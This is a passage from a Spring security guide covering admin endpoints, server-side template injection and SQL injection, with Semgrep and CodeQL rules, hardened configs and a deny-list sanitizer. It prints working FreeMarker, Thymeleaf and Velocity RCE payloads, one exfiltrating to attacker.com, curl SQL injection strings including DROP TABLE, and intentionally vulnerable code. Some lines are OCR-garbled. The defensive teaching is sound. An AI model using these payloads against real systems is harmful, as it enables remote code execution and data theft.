            .withSecretKey(getSecretKey())
            .macAlgorithm(MacAlgorithm.HS256)
            .build();

        // Validate required claims
        decoder.setClaimSetVerifier(new DefaultClaimSetVerifier<>(
            Arrays.asList("sub", "iat", "exp"),
            Collections.singletonMap("iss", "secure-app")
        ));

        return decoder;
    }
}

@RestController
@Validated
public class SecureAdminController {

    @GetMapping("/admin/users")
    @PreAuthorize("hasRole('ADMIN')")
    public ResponseEntity<List<User>> getUsers(
            @RequestParam(defaultValue = "0") @Min(0) int page,
            @RequestParam(defaultValue = "20") @Min(1) @Max(100) int size) {

        Page<User> users = userService.getUsers(PageRequest.of(page, size));
        return ResponseEntity.ok(users.getContent());
    }
```


```
    @PostMapping("/admin/users/{id}/delete")
    @PreAuthorize("hasRole('ADMIN') and #id != authentication.principal.id")
    public ResponseEntity<String> deleteUser(
            @PathVariable @Pattern(regexp = "^[0-9]+$") String id,
            Authentication auth) {

        // Audit logging
        auditService.logAdminAction(
            auth.getName(),
            "DELETE_USER",
            Map.of("targetUserId", id)
        );

        userService.deleteUser(Long.parseLong(id));
        return ResponseEntity.ok("User deleted successfully");
    }
}
```


This authentication bypass vulnerability represents one of the most critical security risks in Spring applications. Always implement defense in depth with multiple layers of validation and authorization checks.


5. Server-Side Template Injection (SSTI): Template Takeover

Server-Side Template Injection occurs when user input is embedded into template engines without proper sanitization, allowing attackers to inject template directives that execute on the server.


Attacker Input
Malicious User
Template Injector
1. Craft Template Payload
Template Payload
FreeMarker Syntax
2. Trigger Error
Web Application


Error Controller
VMware Handler
3. Set Error Message
Error Message
User Controlled
4. Process Template
Template Processing
Java


FreeMarker Engine
Template Processor
5. Load Template File
Template File
customError.ftl
6. Instantiate Objects
Execution Context
Object Constructor
Class Instantiation
7. Execute Payload



Understanding SSTI in FreeMarker

FreeMarker is a popular Java template engine that, when misconfigured, can become a powerful attack vector for achieving remote code execution.

Vulnerable Implementation:

```
// VMware vRealize Automation - CVE-2020-4006 style vulnerability
@Controller
public class UiErrorController {

    @RequestMapping("/error")
    public String handleGenericError(@RequestParam String errorMessage, Model model) {
        // VULNERABLE: User input directly into model
        model.addAttribute("errorObj", new ErrorObject(errorMessage));
        return "customError"; // Renders customError.ftl template
    }
}

// Template file: customError.ftl
public class ErrorTemplate {
    // VULNERABLE: Direct evaluation of user input
    // ${errorObj.message?js_string}
    // ${errorObj.code?js_string}
}
```

Semgrep Rule for SSTI Detection

```
rules:
  - id: freemarker-ssti-vulnerability
    message: |
      Server-Side Template Injection (SSTI) vulnerability in FreeMarker.
      User input is directly embedded in template without sanitization.
    severity: ERROR
    languages: [java]
    mode: taint
    pattern-sources:
      - patterns:
          - pattern-either:
              - pattern: $REQ.getParameter($PARAM)
              - pattern: $REQ.getHeader($HEADER)
              - pattern: |
                  @RequestParam $TYPE $VAR
    pattern-sinks:
      - patterns:
```

```yaml
          - pattern-either:
              - pattern: $MODEL.addAttribute($KEY, $TAINTED)
              - pattern: $MODEL.put($KEY, $TAINTED)
              - pattern: new $TEMPLATE($TAINTED)
      - pattern-inside: |
          @RequestMapping(...)
          $RETURN_TYPE $METHOD(...) {
            ...
          }
    pattern-sanitizers:
      - pattern: sanitizeTemplateInput($INPUT)
      - pattern: escapeTemplateSpecialChars($INPUT)
    metadata:
      cwe: "CWE-94: Improper Control of Generation of Code"
      owasp: "A03:2021 - Injection"
      references:
        - "https://portswigger.net/research/server-side-template-injection"

  - id: template-object-constructor-access
    message: |
      Dangerous FreeMarker template with ObjectConstructor access.
      This allows instantiation of arbitrary Java classes.
    severity: ERROR
    languages: [java]
    patterns:
      - pattern-either:
          - pattern: |
              freemarker.template.utility.ObjectConstructor
          - pattern: |
              TemplateClassResolver.SAFER_RESOLVER
          - pattern: |
              TemplateClassResolver.ALLOWS_NOTHING_RESOLVER
      - pattern-not: |
          $CONFIG.setClassResolver(TemplateClassResolver.ALLOWS_NOTHING_RESOLVER)
    metadata:
      cwe: "CWE-470: Use of Externally-Controlled Input to Select Classes or Code"
```

CodeQL Rule for SSTI Detection

```
/**
 * @name Server-side template injection
 * @description User input in template models can lead to code execution
 * @kind path-problem
 * @problem.severity error
 * @precision high
 * @id java/template-injection
 * @tags security
 *       external/cwe/cwe-094
 */

import java
import semmle.code.java.dataflow.TaintTracking
import semmle.code.java.dataflow.FlowSources
import DataFlow::PathGraph

class TemplateModelSink extends DataFlow::ExprNode {
  TemplateModelSink() {
    exists(MethodAccess ma |
      (
        ma.getMethod().hasName("addAttribute") and
        ma.getMethod().getDeclaringType().hasQualifiedName("org.springframework.ui", "Model")
      ) or
      (
        ma.getMethod().hasName("put") and
        ma.getAnArgument() = this.asExpr()
      ) and
      ma.getAnArgument() = this.asExpr()
    )
  }
}

class TemplateInjectionConfiguration extends TaintTracking::Configuration {
  TemplateInjectionConfiguration() { this = "TemplateInjectionConfiguration" }

  override predicate isSource(DataFlow::Node source) {
    source instanceof RemoteFlowSource
  }

  override predicate isSink(DataFlow::Node sink) {
    sink instanceof TemplateModelSink
  }

  override predicate isSanitizer(DataFlow::Node node) {
    exists(MethodAccess ma |
      ma.getMethod().hasName(["sanitizeTemplateInput", "escapeTemplateSpecialChars"]) and
      ma.getAnArgument() = node.asExpr()
```

```
    )
  }
}

from TemplateInjectionConfiguration config, DataFlow::PathNode source, DataFlow::PathNode sink
where config.hasFlowPath(source, sink)
select sink.getNode(), source, sink,
  "Template injection vulnerability: user input from $@ flows to template model.",
  source.getNode(), "this source"
```

Claude Prompt for SSTI Analysis

```
TEMPLATE INJECTION SECURITY ASSESSMENT:

You are a template security specialist analyzing Server-Side Template Injection vulnerabilities.

EXAMINE THE FOLLOWING CODE for SSTI vulnerabilities:

[PASTE YOUR JAVA CODE HERE]

Analyze for these template engines and vulnerabilities:

1. **FreeMarker Analysis:**
   - ObjectConstructor usage and class instantiation
   - Built-in functions that allow code execution
   - Configuration security (TemplateClassResolver settings)
   - Model attribute injection points

2. **Thymeleaf Analysis:**
   - SpEL expression injection in th:* attributes
   - Fragment expression vulnerabilities
   - Template resolution bypass

3. **Velocity Analysis:**
   - ClassTool and other dangerous tools
   - Macro injection possibilities
   - Context pollution attacks

4. **Attack Vectors:**
   - Direct template injection via user input
   - Stored template injection in databases
   - File upload template injection
   - Log injection leading to template processing

Provide:
- Exploitation payloads for identified vulnerabilities
- Risk assessment and business impact
- Secure configuration recommendations
- Code remediation examples

Include detection rules for automated scanning and monitoring.
```

Advanced SSTI Exploitation Techniques

FreeMarker Exploitation Payloads:

```
// Basic code execution via ObjectConstructor
<#assign ex="freemarker.template.utility.Execute"?new()>
${ex("calc.exe")}

// Advanced payload with ProcessBuilder
<#assign classLoader=object_class.getClassLoader()>
<#assign owc=classLoader.loadClass("freemarker.template.utility.ObjectConstructor")>
<#assign objconstructor=owc.newInstance(0, objconstructor_class.getClassLoader())>
<#assign process=objconstructor("java.lang.ProcessBuilder", ["calc.exe"])>
${process.start()}

// File system access
<#assign file="java.io.File"?new("/etc/passwd")>
${file.exists()?c}

// Network request for data exfiltration
<#assign url="java.net.URL"?new("http://attacker.com/exfil?data=" + .data_model?keys?join(","))>
<#assign connection=url.openConnection()>
${connection.getInputStream()}
```

Thymeleaf SpEL Injection:

```
<!-- Basic command execution -->
<span th:text="${T(java.lang.Runtime).getRuntime().exec('calc')}"></span>

<!-- Process builder -->
<span th:text="${T(java.lang.ProcessBuilder).new({'cmd', '/c', 'calc'}).start()}"></span>
```

```
<!-- File operations -->
<span th:text="${T(java.io.File).new('/etc/passwd').exists()}"></span>
```

Velocity Template Injection:

```
## Class instantiation
#set($runtime = $class.forName("java.lang.Runtime").getRuntime())
$runtime.exec("calc.exe")

## File access
#set($file = $class.forName("java.io.File").newInstance("/etc/passwd"))
$file.exists()
```


SSTI Detection and Prevention


Secure FreeMarker Configuration:

```
@Configuration
public class SecureTemplateConfig {

    @Bean
    public FreeMarkerConfigurationFactory freeMarkerConfig() {
        FreeMarkerConfigurationFactory factory = new FreeMarkerConfigurationFactory();

        // Security hardening
        Properties settings = new Properties();

        // CRITICAL: Disable dangerous resolvers
        settings.setProperty("class_resolver", "safer");
        // Even better: use ALLOWS_NOTHING_RESOLVER for maximum security

        // Disable dangerous built-ins
        settings.setProperty("new_builtin_class_resolver", "allows_nothing");

        // Restrict template loading
        settings.setProperty("template_loader", "secure");

        // Disable auto-imports
        settings.setProperty("auto_import", "");

        factory.setFreemarkerSettings(settings);
        return factory;
    }

    @Bean
    public freemarker.template.Configuration secureFreemarkerConfiguration() {
        freemarker.template.Configuration config = new freemarker.template.Configuration(
            freemarker.template.Configuration.VERSION_2_3_31);

        // MAXIMUM SECURITY: Block all class access
        config.setClassResolver(TemplateClassResolver.ALLOWS_NOTHING_RESOLVER);

        // Remove dangerous shared variables
        config.clearSharedVariables();

        // Set secure template loader
        config.setTemplateLoader(new SecureTemplateLoader());

        return config;
    }
}

@Component
public class SecureTemplateService {
    private final Set<String> DANGEROUS_PATTERNS = Set.of(
        "freemarker.template.utility.Execute",
        "freemarker.template.utility.ObjectConstructor",
        "java.lang.Runtime",
        "java.lang.ProcessBuilder",
        "java.io.File",
        "java.net.URL",
        "java.lang.Class"
    );

    public String sanitizeTemplateInput(String input) {
        if (input == null) return "";

        // Remove dangerous FreeMarker constructs
        String sanitized = input.replaceAll("(?i)<#[^>]*>", "")  // Remove directives
                                .replaceAll("(?i)\\$\\{[^}]*\\}", "")  // Remove expressions
                                .replaceAll("(?i)\\?new\\(\\)", "")     // Remove constructors
                                .replaceAll("(?i)\\?\\w+", "");        // Remove built-ins

        // Check for dangerous patterns
        for (String pattern : DANGEROUS_PATTERNS) {
```

```
            if (sanitized.toLowerCase().contains(pattern.toLowerCase())) {
                throw new SecurityException("Dangerous template content detected");
            }
        }

        // Length and character restrictions
        if (sanitized.length() > 1000) {
            throw new SecurityException("Template input too long");
        }

        return sanitized;
    }

    public ModelAndView createSecureModel(String templateName, String userInput) {
        ModelAndView modelAndView = new ModelAndView(templateName);

        // Sanitize all user input before adding to model
        String sanitizedInput = sanitizeTemplateInput(userInput);
        modelAndView.addObject("userInput", sanitizedInput);

        // Add only safe, predefined objects to model
        modelAndView.addObject("currentDate", new Date());
        modelAndView.addObject("appName", "SecureApp");

        return modelAndView;
    }
}
```

6. SQL Injection: Exploiting Data Layer Vulnerabilities


Attacker
1. Malicious Input
2. SQL Injection
3. Data Exfiltration
Payload 1:
' OR '1'='1
Payload 2:
ROP TABLE use
Payload 3:
ECT password F
String Concatenation
Dynamic Query Building
Unsafe Parameter Binding
Spring Boot Application
Web Controller
@RestController
Unvalidated Input
Java
Service Layer
@Service
Dynamic JPQL
Raw SQL Execution
Data Access Layer
JPA Repository
@Repository
JdbcTemplate
Dynamic Queries
Injected Query
Malicious SQL
Database Layer
SQL
MySQL/PostgreSQL
Database
Unauthorized Access



SQL Injection Attack Flow

Despite being a well-known vulnerability class, SQL injection remains prevalent in Spring applications due to dynamic query construction and improper use of JPA features.

The Attack Landscape

Dynamic JPQL Construction:

```
// Vulnerable Service Layer
@Service
public class UserSearchService {

    @PersistenceContext
    private EntityManager entityManager;

    public List<User> searchUsers(String criteria, String sortBy) {
        // VULNERABILITY: String concatenation in JPQL
        String jpql = "SELECT u FROM User u WHERE u.name LIKE '%" + criteria + "%' ORDER BY " + sortBy;

        Query query = entityManager.createQuery(jpql);
        return query.getResultList();
    }

    // VULNERABILITY: Unsafe parameter binding
    public User getUserByDynamicField(String fieldName, String value) {
        String jpql = "SELECT u FROM User u WHERE u." + fieldName + " = :value";
        return entityManager.createQuery(jpql, User.class)
            .setParameter("value", value)
            .getSingleResult();
    }
}
```

JdbcTemplate SQL Injection:

```
@Repository
public class ReportRepository {

    @Autowired
    private JdbcTemplate jdbcTemplate;

    public List<Map<String, Object>> generateReport(String tableName, String conditions) {
        // VULNERABILITY: Direct SQL concatenation
        String sql = "SELECT * FROM " + tableName + " WHERE " + conditions;
        return jdbcTemplate.queryForList(sql);
    }

    // VULNERABILITY: Unsafe stored procedure calls
    public void executeCustomProcedure(String procedureName, String params) {
        String sql = "CALL " + procedureName + "(" + params + ")";
        jdbcTemplate.execute(sql);
    }
}
```

Advanced Exploitation Techniques

```
# Basic JPQL injection - authentication bypass
curl -X GET "https://target.com/api/users/search?criteria=test' OR '1'='1" \
  -H "Authorization: Bearer token"
```

```
# ORDER BY injection - data extraction via error messages
curl -X GET "https://target.com/api/users/search?sortBy=(SELECT CASE WHEN (SELECT COUNT(*) FROM admin_users) > 0 THEN 'username' ELSE
'non_existent_column' END)" \
  -H "Authorization: Bearer token"

# UNION-based injection for data extraction
curl -X GET "https://target.com/api/users/search?criteria=test' UNION SELECT password, email, role FROM admin_users WHERE '1'='1" \
  -H "Authorization: Bearer token"

# Stored procedure exploitation
curl -X POST "https://target.com/api/reports/custom" \
  -H "Content-Type: application/json" \
  -d '{"procedure": "getUserData", "params": "1); DROP TABLE users; --"}'
```

Detection Rules

Semgrep Rule:

```
rules:
  - id: spring-sql-injection-jpql
    message: |
      SQL injection vulnerability in JPQL query construction.
      User input is directly concatenated into database queries.
    severity: ERROR
    languages: [java]
    mode: taint
    pattern-sources:
      - patterns:
          - pattern-either:
              - pattern: $REQ.getParameter($PARAM)
              - pattern: $REQ.getPathVariable($VAR)
              - pattern: |
                  @RequestParam $TYPE $VAR
    pattern-sinks:
      - patterns:
          - pattern-either:
              - pattern: $EM.createQuery($QUERY + $TAINTED + ...)
